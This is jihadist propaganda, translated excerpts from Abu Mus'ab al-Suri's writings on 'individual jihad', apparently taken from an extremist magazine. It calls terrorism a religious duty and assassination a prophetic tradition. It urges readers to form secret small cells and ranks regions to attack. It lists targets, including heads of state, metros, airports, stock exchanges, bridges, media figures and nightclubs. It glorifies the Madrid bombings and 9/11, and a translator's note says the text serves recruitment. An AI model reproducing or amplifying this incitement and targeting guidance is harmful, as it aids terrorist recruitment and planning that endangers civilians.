In the next edition of The Jihadi Experiences, Abu Mus'ab al-Suri begins an in-depth study on individual jihad, the crux of his military theory. He starts it off by looking at the word 'terrorism'. He writes, "In the CIA, there is a special department for that (i.e. assassinations)! So I do not know why they forbid us from doing this? Then, the riffraff and hypocrites among our clerics, may Allah kill them, agree with them on this falsehood?!"



THE JIHADI EXPERIENCES

Individual Terrorism Jihad and the Global Islamic Resistance Units

ABU MUS'AB AS-SURI

Definition of Terrorism

I think that one of the most important fields of success in the recent American Jewish Crusader campaigns is that on the media fields. They have succeeded in imposing terminologies and definitions of people, and in forcing upon humanity a meaning of these terminologies, corresponding with their view. Among the terms which they have imposed today, in a distorted way, in order to express the ugliest of activities, manners and practices… are the terms 'terrorism', 'terrorists', and 'combating terrorism'…

It has even become natural in the Arab and Islamic media, and even the media of the Islamic awakening (*al-sahwah*), to reject this description, as if it was an accusation, a vice, and a disaster, which would cause those accused of it to be described by all the characteristics of depravity and everything derived from it in this world and the hereafter…

With all simplicity and courage we say:

We refuse to understand this term according to the American description. 'Terrorism' is an abstract word, and like many of the abstract words, it can carry a good or bad meaning according to the context, and what is added to it and what is attached to it. The word is an abstract term, which has neither positive nor negative meaning.

Arhaba: i.e., to terrify, and the *masdar* is *ar-rahab*… i.e., excessive fear. The one performing the action is an *irhâbî*… The one whom the action falls upon is a *murhab* or *marhûb*.

We have two types of terrorism:

1. Blameworthy terrorism (*irhâb madhmûm*): It is the terrorism of falsehood (*irhâb al-bâṭil*) and force of falsehood (*quwwa al-bâṭil*); it can be defined as every action, speech, or behavior which inflicts harm and fear among the innocent without a true cause.

This kind of terrorism includes the terrorism of thieves, highway robbers, invaders, and assailants, and the terrorism of oppressors and un-rightful rulers of people, such as the Pharaohs and their servants… This is blameworthy terrorism, and its perpetrator is a 'criminal terrorist' who deserves to be punished for terrorism and its crime according to its damage and impact.

2. Praiseworthy terrorism (*irhâb maĥmûd*): This is the opposite of blameworthy terrorism. It is terrorism by the righteous that have been unjustly treated. It removes injustice from the oppressed. This is undertaken through terrorizing and repelling the oppressor.

The terrorism of the security men who fight against thieves and highway robbers is of this kind as is the terrorism of those who resist occupation, and the terrorism of people defending themselves against the servants of shayṭân. This is praiseworthy terrorism.

Terrorizing the enemies is a religious duty, and assassinating their leaders is a Prophetic tradition:

I remember that I was enrolled in a training course for cadres in the military wing of the Muslim Brotherhood organization during the days of the jihad and revolution against Hafiz al-Asad's regime. I was 22 years old. This was in the al-Rashid camp belonging to the Iraqi Army in Baghdad in 1980. When the trainer entered – and he was – may Allah have mercy upon him – a distinguished man, an elderly Shaykh from the first Muslim Brotherhood-generation, from those who pledged allegiance to Shaykh Hassan al-Banna, may Allah have mercy upon him, when he was 17 years old. He fought in Palestine in 1948, and was wounded in Jerusalem, and worked in the Muslim Brotherhood's Special Apparatus. He participated in the secret resistance against the British in the Suez Canal zone at the beginning of the fifties. He became friends with Sayyid Qutb, may Allah have mercy upon him. He emigrated from Egypt and lived outside the country for the rest of his life. He was a trainer in the *shuyûkh* camps in Eastern Jordan with the Palestine Liberation Organization (PLO) in 1969, and devoted himself to helping several of the jihadi movements, which were backed by



the Muslim Brotherhood. This was when the Muslim Brotherhood was still following the program of al-Banna and Qutb, before the plague of democracy and parliaments began…

He was training us in military disciplines and he also ran with us when we had physical exercise – in spite of his old age. He held lectures for us. I remember when he first walked in on a troop of 30 young men, the elite of the military wing of the Syrian Brotherhood at that time. The first thing he said to us in his Egyptian dialect, was:

'Are you Muslim Brothers?' We said yes. He said, 'Are you sure, my sons?' We said we were sure. He said, pointing at his neck, 'You will all be slaughtered. Agree?' We all said, overflowing with happiness and joy, 'We agree, Bey…'

He turned to the blackboard, and wrote the title of the first lecture on it: **'Terrorism is a religious duty, and assassination is a Prophetic tradition'!**

He drew a line under it and turned in order to start the lesson… and for us to start the work… We paid attention to the lessons, the path was drawn out, and the good news continued… The hope in Allah's generosity is great for those who fulfilled their pledge from that troop, and for the ones who are waiting.

What the Shaykh – may Allah have mercy upon him – summarized for us in a part of this religion's doctrine. I begin the following part of my lesson with it.

Allah has given clear orders in His book to terrorize His enemies. Along with it came the tradition of His Prophet, the Chosen One ﷺ consisting of his deeds, sayings and approvals. The Qur'an and the Sunnah have established the rules of this praiseworthy terrorism against Allah's enemies in clear words. In the Qur'an, Allah the Almighty says:

﴿**And make ready against them your strength to the utmost of your power, including steeds of war, to strike terror into (the hearts of) the enemies of Allah and your enemies, and others besides whom you may not know of, but whom Allah knows of. Whatever you shall spend in the cause of Allah, shall be repaid unto you, and you shall not be treated unjustly**﴾ [8: 60].

The verse is clear in its text and unambiguous in its meaning… ﴿**Make ready**﴾ means train for combat. ﴿**Against them**﴾ means against your enemies. ﴿**Your strength to the utmost of your power, including steeds of war**﴾ is the shooting, riding and weapons. The Prophet Muhammad ﷺ said, "*Indeed, power is shooting*", repeating it three times.

Why this preparing and training for combat, the gathering of weapons, and making ready the steeds of war…? The verse itself has already explained it: ﴿**to strike terror**﴾ means in order to strike terror, ﴿**with it**﴾ means with what you have made ready for combat. ﴿**The enemies of Allah and your enemies**﴾ They are the ones whom the terrorist act is intended for. ﴿**And others besides**﴾ means the ones who support and help them, or the ones who wait in ambush for you in order to attack you. When they witness your terror against the assailants, your resistance, and self-defense, they will 'be terrorized' and frightened, and deterred from attacking, without you even knowing about their determination to attack. But Allah knew it, and deterred the enemy through your preparation and through your terror against the assailant enemies of Allah. Allah the Almighty knows everything.

Thus, and in short:

This generous verse has ordered preparation for the purpose of terrorizing the assailants' and Allah's enemies among the infidels and their servants.

The fugitive has understood this verse better than many Muslim clerics of this time. America has demanded all the Islamic countries to omit it, and all of *al-Anfâl*, *at-Taubah*, and *âl-`Imrân*… from the educational curriculum!!

The one who terrorizes others is a **'terrorist'** without any exception, and hence, there is:

1. An evil assailant terrorist.
2. A righteous terrorist defending himself or other oppressed people.

Thus, in the word *terrorist* we do not find any negative meaning when we use it to characterize the Resistance fighters or the mujahidin… they are, in reality, terrorists towards



their enemies, Allah's enemies, and His weak servants. So where is the ambiguity and the blame?!

Yes, we are terrorists towards Allah's enemies. We have already struck terror in them, and we have made them tremble in their holes, in spite of the hundreds of thousands of agents in their security agencies, *alĥamdullilâh*, and this happened after they terrorized the countries and mankind, and even put fear into the embryos in their mothers' bellies.

From this it follows that terrorism has been commanded in Allah's book, and in situations where the mujahidun are repelling their enemy and the enemy's terror through a defensive jihad. This is one of the most important religious duties. In fact, there is no duty more obligatory than this, except believing that Allah is One, as has been established by Islamic jurists and clerics. [We must grasp this] before the enemy's media terror and ideological terror captures us and makes us disclaim our identity, our Lord's book and the duties of our religion.

Allah's enemies knew that the command to terrorize them is repeated in many of the passages in Allah's book, and in the tradition of His Prophet ﷺ. Rumsfeld and others have stated this, and demanded from the Islamic countries that they omit many Qur'anic verses from the educational curriculum in the countries of the Arabs and the Muslims, even including the words of Allah the Almighty: ﴿**Say: O Disbelievers… You shall have your religion and I shall have my religion**﴾ [109: 1,6]. They said that these verses instigate hatred and division among people of different religions, and must be omitted!! I do not know where the indifferent hypocrites should go [to escape] what Allah the Almighty said: ﴿**Therefore, when you meet the disbelievers (in fight), smite at their necks; at length, when you have thoroughly subdued them, bind a bond firmly (on them): thereafter (is the time for) either generosity or ransom: until the war lays down its burdens. Thus (are you commanded); but if it had been Allah's Will, He could certainly have exacted retribution from them (Himself); but (He lets you fight) in order to test you, some with others. But those who are slain in the way of Allah, He will never let their deeds be lost**﴾ [47: 4].

Muhammad ﷺ said, "*I was sent between the hands of the Hour with the sword until Allah will be worshipped alone with no partner. My sustenance was made under the shadow of my spear, and humiliation and lowliness were made for those who disobey my order. And those who imitate a people are from them*". Muhammad ﷺ also said, "*O people of Quraysh, truly, I have come to slaughter you*"…!

The rulers and the Ministries of Education responded to them, and adjusted the curricula several times. There are many examples, and the latest of them is the Pakistani Minister of Culture who went out publicly in front of the press to say that the two *Sûrah's al-Anfâl* and *at-Taubah* must be omitted from the curricula because they called for terrorism!!

Eventually, the matter brought America to a point where they gathered a number of the clerics residing in the West and the orientalists, in order to shorten the Qur'an and omit everything that, by their claim, incites hatred and fighting!! They came out with a new, shortened Qur'an named '*The True Qur'an*' (*furqân al-ĥaqq*). A number of media outlets talked about this, and afterwards I heard it in a press summary on the Saudi-Gulf Iqra channel! And so on. Allah says the Truth, and we are warned by His words: ﴿**They ask you concerning fighting in the Prohibited Month. Say: 'Fighting therein is a grave (offence); but graver is it in the sight of Allah to prevent access to the path of Allah, to deny Him, to prevent access to the Sacred Mosque, and drive out its members.' Tumult and oppression are worse than slaughter. Nor will they cease fighting you until they turn you back from your faith if they can. And if any of you turn back from your faith and die in disbelief, their works will bear no fruit in this life and in the Hereafter; they will be companions of the Fire and will abide therein**﴾ [2: 217]. The command is clear and evident.

The most important terrorist actions against Allah's enemies, their leaders and their chiefs of disbelief (*a'immat al-kufr*), are to combat the chiefs of disbelief, as Allah the Almighty says: ﴿**But if they violate their oaths after their covenant, and taunt you for your faith, then fight the chiefs of disbelief for their oaths are nothing**



THE JIHADI EXPERIENCES

CONDITIONS FOR THE RESISTANCE TO USE INDIVIDUAL JIHAD

ABU MUS'AB AL-SURI

Among the things that impose this operational method as a strategic choice, are the conditions of imbalance of power between the Resistance and the grand aggressor alliance of *kuffâr*, apostates and hypocrites, and from this:

1. The failure of the operational methods of the secret, hierarchical organizations, in light of the international security campaign and the international and regional [counter-terrorism] co-ordination, which we have referred to above. Furthermore, the need for an operational method, **which makes it impossible for those security agencies to abort the Resistance cells** by arresting [some of] their members, based on [information extracted through] torture and interrogation [of other members].

2. Inability of the secret organizations to incorporate all of the Islamic ummah's youth who want to perform the duty of jihad and Resistance by contributing with some kind of activity, without being required to commit themselves to membership responsibilities of a centralized organization.

3. The presence of the enemy over a wide area, the increased diversity of his goals, and his presence in many spots, makes it harder for battle-fronts to emerge, and it also makes it harder to establish centralized organizations.

4. Decline of the idea of the Open Fronts and confronting the enemy from permanent positions, as a result of the enemy's use of the strategy of decisive air attacks with devastating rocket bombardments and air strikes, directed by satellites which control the ground; they even see what is beneath the ground, with the help of advanced technology. This is a matter of fact, which must be recognized, and upon which the planning for confrontation must be made based.

The general principles for the theory of individual jihadi action in the Resistance Call from a practical perspective are:

a. Spreading the culture of the Resistance and transforming it into an organized strategic phenomenon, **and not merely a collection of responses**.

b. Spreading the ideology of the Resistance, its program, its legal and political bases, and its operational theories, so that they are available for the Islamic ummah's youth who strongly wish to participate in the jihad and Resistance.

c. Directing the Resistance fighters to areas of operation suitable for the Individual Terrorism jihad.

d. Directing the Resistance fighters to the most important targets which they must target in Resistance operations and jihad of small units.

e. Spreading the legal, political, military and other sciences and knowledge that the mujahidun need in order to carry out Resistance operations, **without this being in a direct way that leads to a series of arrests in the networks**, as happened in the centralized organizations.

f. Instructing the youth in the armed operational method, in building the cells of the Resistance units as a 'system of action' (*nizâm al-`amal*) and not as 'a secret organization for action' (*tandhîm lil-`amal*), as we will explain later in this section, and in the section devoted to the theories on 'security, organization, training and preparation…'

g. Coordinating a method in which all efforts are joined, in order to combine their result in a mechanism which confuses the enemy, exhausts him and **heightens the spirit of the Islamic Nation so that it joins the Resistance phenomenon**.

to them; that thus they may be restrained﴾ [9: 12].

So the most important of the jihadi actions is the liquidation of their leaders, by murder and assassination. This was confirmed in a number of separate events when Prophet Muhammad ﷺ sent mujahidin units as teams and special units, 'commandoes' of elite Companions… to assassinate leaders of disbelief (*ru'ûs al-kufr*) of his time ﷺ. These events are firmly proven. Among them is when he sent [a unit] to assassinate a female poet who was harming Allah, His Messenger and the Muslims by her poetry. So he ordered her assassination, and her tongue was silenced.

This is what Allah's Messenger ﷺ did. A Prophetic tradition which we are proud of, follow, and imitate, and we regard those who condemn it as disbelievers.

At the end of his life ﷺ, Fayruz ad-Daylami assassinated the head of apostasy in Yemen, al-Aswad al-`Ansi, who had seized power in Yemen. He wanted people to turn to apostasy, so Fayruz assassinated him. Gabriel informed Allah's Messenger about the event while he [Muhammad] was on his deathbed, and delighted him by the good news. Allah's Messenger ﷺ informed his Companions about it, and it is told that he said to them, "*Al-Aswad al-`Ansi has been killed. A blessed man from a blessed family has killed him*."

The assassination of leaders of disbelief among civilians and military personnel, among men from politics, propaganda and media, among the ones who discredit Allah's religion, and among the supporters of Allah's enemies who invade the Muslims, is a confirmed tradition of Allah's Messenger ﷺ. It is one of the most important arts of terrorism and one of its most beneficial and deterring operations and methods.

These are methods, which are also implemented by Allah's enemies. The CIA has obtained a license from the American government to assassinate presidents, if that is in the American national interest, and they have used it time after time. In the CIA, there is a special department for that! So I do not know why they forbid us from doing this? Then, the riffraff and hypocrites among our clerics, may Allah fight them, agree with them on this falsehood?!

After this necessary introduction in which we have undressed the word 'terrorism' and its derivates, in order to use it as a type of and one of the goals of jihad, we will now move on to the next point.

Observations about past terrorist operations and individual jihad:

We observe that those operations remained limited. They were performed by a few people here and there, as an expression of an emotional reaction following some hostile acts against Muslims. They increase in the places of aggression themselves, and this is because the minds and spirits are still naturally disposed towards a local or national awareness. If the colonialist invades a country, there would be a lot of reactions there, but when the same colonialist, with his military and civilian power of different kinds, is present in neighboring countries, no one threatens their interest.

We also observe that the ones performing these operations are not programmed [i.e., part of an organized program], in order to become a phenomenon for the sake of setting an example, pushing the Islamic Nation's youth to follow it, and building upon it. They are merely emotional reactions.

They have not transformed it into a phenomenon, because they are spontaneous, and nobody has occupied themselves with making them part of a program and presenting them as a strategic operational method. This is what we will adopt as a fundamental strategy at the base of our military theory in the Global Islamic Resistance Call. □



NEXT ON THE JIHADI EXPERIENCES

Abu Mus'ab as-Suri starts discussing the practical steps of partaking in the individual jihad:

> "The Islamic Nation is vast and so are the arenas in which targets and interests of the invader enemy are present. It is furthermore impossible for *all the youth* who want to participate in the Resistance to travel to the arenas of [open] confrontation. It is even unlikely that such Fronts should emerge in the foreseeable future. Hence, our method should therefore be to guide the Muslim who wants to participate and resist, to operate where he is, or where he is able to be present in a natural way. We should advise him to pursue his everyday life in a natural way, and to pursue jihad and Resistance in secrecy and alone, or with a small cell of trustworthy people, who form an independent unit for Resistance and for the individual jihad."



THE JIHADI EXPERIENCES

THE MAIN ARENAS OF OPERATION FOR INDIVIDUAL JIHAD

ABU MUS'AB AL-SURI

The Islamic ummah is vast and so are the arenas in which targets and interests of the invader enemy are present. It is furthermore impossible *for all the youth* who want to participate in the Resistance to travel to the arenas of [open] confrontation. It is even unlikely that such Fronts should emerge in the foreseeable future. Hence, our method should therefore be to guide the Muslim who wants to participate and resist, to operate where he is, or where he is able to be present in a natural way. We should advise him to pursue his everyday life in a natural way, and to pursue jihad and Resistance in secrecy and alone, or with a small cell of trustworthy people, who form an independent unit for Resistance and for the individual jihad.

Regarding the priority of arenas in which we must strike the enemy, the list of priority arenas is as follows:

A. Wherever you hurt the enemy the most and inflict upon him the heaviest losses.

B. Wherever you arouse Muslims the most and awaken the spirit of jihad and Resistance in them.


Thus, the list of arenas, arranged according to their importance, is as follows:

1. The countries on the Arabian Peninsula, the Levant, Egypt and Iraq: This area contains the holy places, the oil, Israel, the countries encircling her, and the American military and economic presence, and it is the fundamental and final site for the victorious group (*al-ṭâ'ifah al-manŞûrah*) for all time to come.

2. The countries of North Africa from Libya to Mauritania: There are Western interests in this region, especially those of the main European countries allied with America in the NATO.

3. Turkey, Pakistan, and the countries of Central Asia: They contain the second largest oil reserves in the world, and America's strategic interests, military bases, and main economic investments. They have large and historical Islamic movements, which are regarded as being a strategic depth for the Arab jihadi and Resistance movements.

4. The rest of the Islamic world: The Americans and their allies have interests and a presence in this region. The Islamic world as a whole contains the main backbone of the Resistance, which is the Islamic Nation's youth sympathizing with its causes and wishing to participate in the jihad and the Resistance. It is a backbone





consisting of hundreds of millions of Muslims.

5. The American and allied interests in the third world countries: Especially in those countries participating in the Crusader campaign. This is due to their weak security capabilities, compared with the security regulations that the Western countries implement in their own countries. Jihad in these countries rests fundamentally on the shoulders of the mujahidun who basically reside in those countries, and live a normal life there. This helps them in moving, hiding, gaining knowledge of the targets and dealing with them in an easy manner.

6. In European countries allied with America and participating with her in the war: This is due to the presence of old and large Islamic communities in Europe. Their number exceeds 45 million, and there are communities of millions in Australia, Canada and South America as well.

Especially in Europe, because of its closeness to the Arab and Islamic world, and the inter-twining of interests between them, and because of all the movement and transportation between the two. The Muslims in those countries are like Muslims everywhere; the religious duty of jihad, of repelling the enemy and resisting him, rests on their shoulders in exactly the same way as for Muslims in their own countries [i.e., Muslims residing in the Arab and Islamic world].

Action in Europe and those countries must be subjected to the rules of political benefits versus political harms, judged against the positions of the European governments. At the same time, one has to adopt a strategy of winning the support of the people, and avoid harming them. I will present this in detail in the political theory of the Resistance, Allah willing.

7. In the heart of America herself, by targeting her with effective strategic operations, as will be explained in the following paragraphs, Allah willing: She [America] is the snake's head, as Shaykh Usama rightfully named her. And she is the origin of scourge and the head of the alliance. When defeated, this alliance will break up, and we will move to a new historical era, Allah willing.



THE JIHADI EXPERIENCES

THE MOST IMPORTANT ENEMY TARGETS AIMED AT BY THE INDIVIDUAL JIHAD

ABU MUS'AB AL-SURI

The goal of the operations of the Resistance and the Individual Terrorism Jihad is to inflict as many human and material losses as possible upon the interests of America and her allies, and to make them feel that the Resistance has transformed into a phenomenon of popular uprising against them, because of their hostility that stretches from Central and South Asia, the Philippine Islands and Indonesia in the East, to the shores of the Atlantic in the West, and from the Caucasus, the countries of the Crimea, the Balkans and North Africa in the North, to India and Central Africa in the South, all along the Islamic world, in addition to places populated with Muslims.

The fundament for the operational activity is that the mujahid, the member of the Resistance, practices individual jihad on his land, where he lives and resides, without the jihad costing him the hardship of traveling, migrating, and moving to where direct jihad is possible. The enemy today is one, and he is spread everywhere, alhamdullilah.

Targets in the basic arena inside the West:

A) Striking the Invaders in the country, in the heart of America and on the territory of the countries allied to her militarily.

When it comes to striking America or any of her allies on their own territory, and targeting a state or leaving another, or targeting it, and then ceasing to target it, or turning away from it and then targeting it a second time… This is not the place to research this, rather, [the place is] in the first and second sections, which were devoted to the legal and ideological dimension, and also to the political dimension, of the principles of the Global Islamic Resistance Call. Here, however, we study the matter from a military perspective, in a situation where it actually is in the political interest [of the Resistance] to target a state. Whenever the targeting of any state is legitimate according to Islamic law, and in the political interest of the Resistance, then the most important targets are as follows.

The most important targets in America and in Western countries allied to her militarily:

1. Main political figures who lead the campaign against the Muslims such as the heads of states, ministers, military and security leaders.

2. Large strategic economic targets, such as: The Stock Exchange, power and oil installations, airports, harbors, railroad systems, bridges and highway intersections, tunnels on the highways, metro systems, tourist targets… and so on, [targeting] resources and sources for the economy.

3. Military bases and barracks where the armies are concentrated, especially the American military bases in Europe.

4. Media personalities and media centers that are leading the war against the Muslims and justifying the attacks on them, coming from the Zionist and Zionist-friendly Crusader media institutions.



THE JIHADI EXPERIENCES

THE STRATEGY OF DETERRING WITH TERRORISM

to part with America.

This can be seen by the successful deterrence operation carried out by a Mujahideen unit in Spain on March 11th 2004. A series of explosives were planted in the Madrid subway system which according to Spain's own statistics killed 200 and injured 1700. The main results of this blessed



operation were as follows:

1. It completely changed Spanish public opinion. Statistics show that 3 days before the parliamentary elections, public support was swung in favor of the then ruling right-wing party which was allied with America and had contributed around 2000 Spanish troops to Iraq. The bombings immediately changed public support in favor of the opposing socialist party who opposed the war in Iraq with the leader of the socialist party, Zapatero, promising to withdraw all Spanish forces if his party won. This led to their victory in the elections and thus the blessed operations toppled a hostile government. America lost a major ally by a single deterrence operation alone, at the cost of several martyrs may Allah accept and bless them.

2. After the withdrawal of all Spanish forces from Iraq. The Honduras who were also a secondary enemy, fighting only because of being compelled to by the Americans, after seeing the withdrawal of Spain, hastened to retreat also.

3. The entire European-American alliance was shaken with a number of countries stating their departure or limiting the time they would stay on. Thus this single deterrence operation led to the withdrawal and scaling down of many international forces and was considered one of the first real deterrence operation since the beginning of American aggression in the first Gulf war.

However concerning these operations there are some factors which must be taken into consideration so as to ensure their success. The welfare of the Muslims must be held in the highest esteem. Good targets are places where Muslims should not be such as places of sin, night clubs as in Bali, marde gras, Riba based financial centers as in the Twin Towers. Targeting political parties or organizations that persecute Muslims.

Why must these deterrence attacks be carried out?



During the first Gulf War in 1991, more than 300,000 people were killed.

In Iraq, the 13 years of economic sanctions that followed more than 1.5 million children died from easily prevented diseases. In the recent Iraqi war to topple Saddam, more than 10,000 were killed and tens of thousands are still imprisoned in Iraqi government (Shia) torture chambers not to mention the abuses carried out by the Americans themselves.

Thousands have been killed in Palestine with the Zionist butchers still rampaging. More than 200,000 Bosnian Muslims were slaughtered in the worst case of European genocide since world war II. More than 60,000 cases of rape were registered there, let alone those that were too ashamed to do so. In Chechnya, more than 300,000 Muslims were massacred, their honor violated, houses destroyed with thousands imprisoned and hundreds of thousands made refugees. In Afghanistan, tens of thousands were killed in the December 2001 invasion by the Americans in blind rage, most were innocent civilians. Guantanamo has been filled with not only with your *mujahideen* brothers but also with hundreds of innocent civilians. All being tortured and subjected to the most despicable crimes. The list goes on and on with Christian aggression in Indonesia, the Philippines and Africa, Buddhist aggression in Burma and Thailand, Hindu aggression in Gujarat and Kashmir. In every corner of the *ummah* there is oppression.

How many *mujahideen* or even normal Muslims are held without trial, often for decades, in Muslim countries. The number is at least 100,000. Saudi Arabia alone has at least 30,000. In the non-Muslim lands *Imams* have been imprisoned, politically active brothers abducted - as was the case with the Egyptian sheikh Abu Omar Al-Misri kidnapped inside Italy by the CIA to be tortured in Egypt. Masjids and Islamic centers have been torched, Muslim immigrants illegally assassinated.

So the question has to be asked, who really are the terrorists? The truth is that we have an embarrassingly low share of it. We are pretty much at the bottom of the list, being ourselves the most terrorized of all people.

Then came the September 11th events, in order to repel the Zionist-friendly West and the Americans, collecting a small amount of the enormous bill that they owe. The world rose, and has not lain down yet!!

The self-proclaimed philosophers will babble to us talking about the blood of the sinless, those who were promised protection, the civilians and the Muslims disloyal to the hypocrite clerics… until the last claim by evil jurists…

The reality is that the jihadi Resistance… only targets those who deserve to be deterred by terrorism, only those who should be liquidated, and only those who deserve punishment according to divine decrees and legal regulations on Earth. The Resistance even avoids many of those deserving this deterrence, in order to avoid negative effects (for Muslims) and promote their welfare.

Let me add: It is not possible for a few jihadi organizations, or for tens or hundreds of *mujahidun* here and there, to deter this fierce international attack… It is absolutely necessary that the Resistance transforms into a strategic phenomenon… after the pattern of the Palestinian *intifada* against the occupation forces, the settlers and their collaborators… but on a broader scale, originally comprising the entire Islamic world. Its arms of deterrence should reach into the homes of the American invaders and their allies of infidels from every nationality and in every place.

The Islamic Nation must start moving… with all its segments, towards Resistance and deterrence.



Other Important Targets for Individual Jihad

B) The American and allied interests in the third world countries: Especially in those countries participating in the Crusader campaign. This is due to their weak security capabilities, compared with the security regulations that the Western countries implement in their own countries. Jihad in these countries rests fundamentally on the shoulders of the mujahidun who basically reside in those countries, and live a normal life there. This helps them in moving, hiding, gaining knowledge of the targets and dealing with them in an easy manner.

C) In European countries allied with America and participating with her in the war: This is due to the presence of old and large Islamic communities in Europe. Their number exceeds 45 million, and there are communities of millions in Australia, Canada and South America as well.

Especially in Europe, because of its closeness to the Arab and Islamic world, and the inter-twining of interests between them, and because of all the movement and transportation between the two. The Muslims in those countries are like Muslims everywhere; the religious duty of jihad, of repelling the enemy and resisting him, rests on their shoulders in exactly the same way as for Muslims in their own countries i.e. Muslims residing in the Arab and Islamic world.

Action in Europe and those countries must be subjected to the rules of political benefits versus political harms, judged against the positions of the European governments. At the same time, one has to adopt a strategy of winning the support of the people, and avoid harming them.

(continuation from last issue's)



THE JIHADI EXPERIENCES

THE CONCEPT OF PREPARATION, ITS CAUSE AND GOAL

SHEIKH ABU MUS'AB AL-SURI

Preparation (for Jihād) means familiarity with the collection of knowledge, sciences, learned and physical skills, in order to carry out the mission of Jihād. It is combat in the Way of Allāh. Its concepts, means, and goals have been summarized in these two holy verses.

On this [theme of preparation] there have been so many elaborations of Sunnah texts, both words and deeds, that the theme warrants a whole book.

Here, for the purpose of brevity, [we present] two Qur'ānic verses: Allāh the Almighty says: ﴿*Against them make ready your strength to the utmost of your power, including steeds of war, to strike terror into (the hearts of) the enemies of Allāh and your enemies, and other besides whom you may not know, but whom Allāh knows. Whatever you shall spend in the cause of Allāh shall be repaid unto you, and you shall not be treated unjustly.*﴾ [Al-Anfāl: 60]

And in the Qur'ānic verse: ﴿*And if they had wished to go forth they would assuredly have made ready some equipment, but Allāh was averse to their being sent forth and held them back and it was said (unto them): Sit with the sedentary!*﴾ [At-Tawbah: 46]

Let us note some of the benefits which these verses refer to:

As for the Al-Anfāl verse:
1. Establishes that preparation to your best capability, but not beyond your capability is a legal commandment. Every Muslim must prepare his strength and weapons as best he can.

2. Strength and steeds of war: This comprehensive term refers to all kinds of weapons, instruments of war and means for moving and transportation. Allāh's Messenger ﷺ has clarified this by saying, "*Indeed, power is shooting,*" repeating it three times. The Qur'ān has ordered all Muslims to possess weapons and not to be negligent of them: ﴿*Take all precaution, and bear arms: the disbelievers wish, if you were negligent of your arms and your baggage, to assault you in a single rush. But there is no blame on you if you put away your arms because of the inconvenience of rain or because you are ill; but take (every) precaution for yourselves. For the disbelievers, Allāh has prepared a humiliating punishment*﴾ [An-Nisā': 102]

3. The verse clarifies that the duty of preparation is not merely to gain knowledge, to exercise, and other things like that. This is an idea which has spread recently, that preparation is like going on a holiday without any intention to fight Jihād. Preparation has a specific goal … 'make ready' … 'to strike terror into (the hearts of) the enemies of Allāh and your enemies, and others besides. …'

4. Then, after the command to prepare and possess weapons and instruments of war, the verse kindly points out that Allāh knows the cost of what was spent in His Cause, and that the wealth of most of those wishing to fight Jihād fails to reach this. Thus, as the verse closes with this command about spending, it promises a large recompense and grant from Allāh.

As for the At-Tawbah verse, it contains great instructions, and great jurisprudence regarding the relationship between preparation and faith, and its relationship with practical Jihād; some of its subtleties are:

1. The verse talks about the hypocrites who claim to have a desire for Jihād, after the previous verses have described the relationship of the faithful [to Jihād]. The faithful fight with their wealth and souls, and do not excuse themselves from the fight in order to flee, as the hypocrites do, whose hearts feel doubt, and who excuse themselves in order to flee. [This is why the At-Tawbah verse

has been called, 'The disgracer of the hypocrites']. The verse we cited above establishes that it is a sign of the hypocrites' hypocrisy that they turn away from preparation to battle and Jihād, and it says about them, ﴿*If they had wished to go forth*﴾, or, if their resolution to fight and to go out [to do so] had been sincere, ﴿*They would assuredly have made ready some equipment*﴾, or, they would have made necessary preparations for the battle, in accordance with their capacities and to their best ability.

2. It also establishes that Allāh, the Almighty and Supreme, was averse to their being sent forth to fight, and held them back because He knew their condition, and made them sit down, being merciful to the Mujahideen, because their going forth would create disorder and harm.

Let us return to our subject, which is the relationship between Jihād and 'preparation'. The verse points to the fact that the stages of this can be found in His words: ﴿*And if they had wished to go forth they would assuredly have made ready some equipment, but Allāh was averse to their being sent forth and held them back and it was said (unto them): Sit with the sedentary!*﴾ [at-Taubah: 46]

From the instructions in this verse, we understand that there are three stages: 'will' … 'preparation' … 'launch'. This dynamic logical order summarizes the operational mechanism in the performance of Jihād and Resistance. **Will**: the will to fight is a prerequisite for '**preparation**', and then '**Jihād**'.

All military schools agree that a will to fight and moral strength of the fighter is the basis for victory and good performance. Also, will is the basis for all actions and all aspects of human activity. Whoever desires food, drink, marriage, business, travel or anything else, requires the possession of the sincere will to start with. The proof of the sincerity of this will is that he makes the necessary preparations for that decision.

In our situation, which is Jihād … preparation is the fruit of sincere will. When the will is sincere and the determination is firm, one starts making preparations according to his capabilities, in order to terrorize the enemies of Allāh and the Muslims. … After the preparation, one is dispatched to the battle. …



Seif Al-'Utaybi preparing for his launch.

Thus, if the desire is sincere and the preparation is undertaken according to one's ability, the individual moves to launch Jihād unless Allāh the Almighty and Supreme has not held him back due to the disorder and harm [he would cause] - we pray to Allāh for His well-being and endurance - and unless he has not been taken control of by Satan or by his own inclinations due to cowardice and weakness, a motive which the Prophet Muhammad ﷺ described in short: "*Love for the world and aversion of death.*"

This combat will is the incentive for preparation and activity. If it is very important and a basis for the regular soldier, then it is the fundament for the guerrilla fighter in general and the Jihādi Resistance fighter in particular. Even more, it is his basic weapon, which moves him to do whatever he is capable of, even using civilian weapons, if there is nothing else available.

The Global Islamic Resistance Call

By Abu Mus'ab As-Suri

Translation of Chapter 8 Section 5-8

In the Name of Allah, The Most-Compassionate The Most-Merciful

*****TRANSLATOR'S NOTES: *****

The following 3 sections (5-7) were taken from the renowned book "The Global Islamic Resistance Call" by Abu Mus'ab As-Suri. They were translated by two brothers whose command of the Arabic and English is not 100%, so if anyone notices mistakes in this translation, please post your comments on the site where you first found this translation.

According to Abu Amru Al Qa'idy, author of the book "A Course in the Art of Recruiting" and self-proclaimed student of Abu Mus'ab As-Suri, these 3 sections contain essential information for the last stage of the recruiting program. However, since we could not find these sections translated in English, we felt it was necessary to translate them in order
to facilitate the recruiting program for those who cannot read Arabic.

We request that you make du'a for Abu Mus'ab that Allah, Glorified and Exalted is He, accepts his work and that He (SWT) gives this mujahid and jihad strategist tremendous rewards for it and gives him a speedy release from captivity. Lastly, please also make du'a that Allah (SWT) accepts our work of translating this book. May Allah allow the Ummah to benefit from this book and to wake up to our responsibilities. Ameen!

Chapter 8
Section Five

The Theory of the Organization and the Operating System for the Detachments of The Global Islamic Resistance

(Detachment: Troops deployed for a specific purpose)

